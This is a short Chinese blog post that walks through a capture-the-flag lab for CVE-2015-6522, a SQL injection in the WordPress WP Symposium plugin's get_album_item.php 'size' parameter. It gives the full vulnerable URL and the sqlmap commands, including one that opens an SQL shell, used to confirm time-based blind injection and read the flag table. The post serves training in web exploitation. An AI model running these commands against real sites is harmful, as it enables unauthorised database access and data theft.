春秋云境CVE-2015-6522


1.阅读靶场介绍

这里给出了路径是wp-symposium/get_album_item.php

涉及的参数是size

用到的方法是sql注入

这样看来思路很清晰了,直接进入靶场吧

2.启动靶场

进入靶场后如下图所示

这里博主也提一下自己打靶场的一个春秋云境的经验

凡是遇到wordpress这类型的靶场

我们都是默认/wp-content/plugins/在前面加上这两个路径哟

好了,接下来进入poc环节了

3.poc

我们直接访问这个url

https://eci-2ze90texnn2capjdyr1p.cloudeci1.ichunqiu.com:80/wp-content/plugins/wp-symposium/get_album_item.php?size=1

会出现如下图所示的页面

这里我们直接启动sqlmap

首先我们执行的是这个命令

sqlmap.py -u https://eci-2ze90texnn2capjdyr1p.cloudeci1.ichunqiu.com:80/wp-content/plugins/wp-symposium/get_album_item.php?size=1 --batch


看看会不会出现SQL注入的方法

结果是:

存在时间盲注的方式
接下来就是

执行这个语句

sqlmap.py -u https://eci-2ze90texnn2capjdyr1p.cloudeci1.ichunqiu.com:80/wp-content/plugins/wp-symposium/get_album_item.php?size=1 --batch --sql-shell

最后我们会得到发现可以进入界面

然后在执行这个命令

select flag from flag

稍等片刻以后就可以找到flag了

文章到此结束,恭喜各位又攻克一个靶场

期待博主出什么春秋云景教学的请留言哟

感谢各位宝贵的时间

相关推荐
其实防守也摸鱼14 分钟前
信创安全竞赛知识总结与题库
大数据·网络·人工智能·算法·安全·php
万联WANFLOW27 分钟前
异地厂区视频监控远程运维:从组网到安全的实施要点
运维·网络·安全·企业组网·sdwan
长不大的杨瑞杰1 小时前
OpenCode v2 配置工程实战:Config 优先级、JSONC、变量替换与多环境治理
人工智能·安全·云计算·软件工程·devops
航天智算2 小时前
航天智算 HTZS-1700 全信创网络安全移动工作站深度评测
网络安全·国产算力·国产化改造·算力适配·测绘信创
斗象科技2 小时前
斗象入选上海市“AI+制造“服务商能力图谱·AI安全服务商
人工智能·安全·制造
longzhizhui9262 小时前
Ubuntu 全版本 CVE-2026-98432 内核安全升级操作手册
ubuntu·网络安全·云计算·bash
科技小登3 小时前
出海高防CDN怎么选?CDN加速、边缘清洗与跨境回源POC指南
tcp/ip·web安全·ddos
中二骚年4 小时前
Windows 安全中心 / 防火墙故障,calc和Microsoft Store,终端(管理员)无法正常打开。 原因 + 修复方案
windows·安全·microsoft
QXWZ_IA4 小时前
无人机自主巡检从半自动到全闭环的阶段划分与定位要求
人工智能·安全·无人机
QXWZ_IA5 小时前
低空经济下电力无人机巡检定位的能力演进与应用趋势
人工智能·安全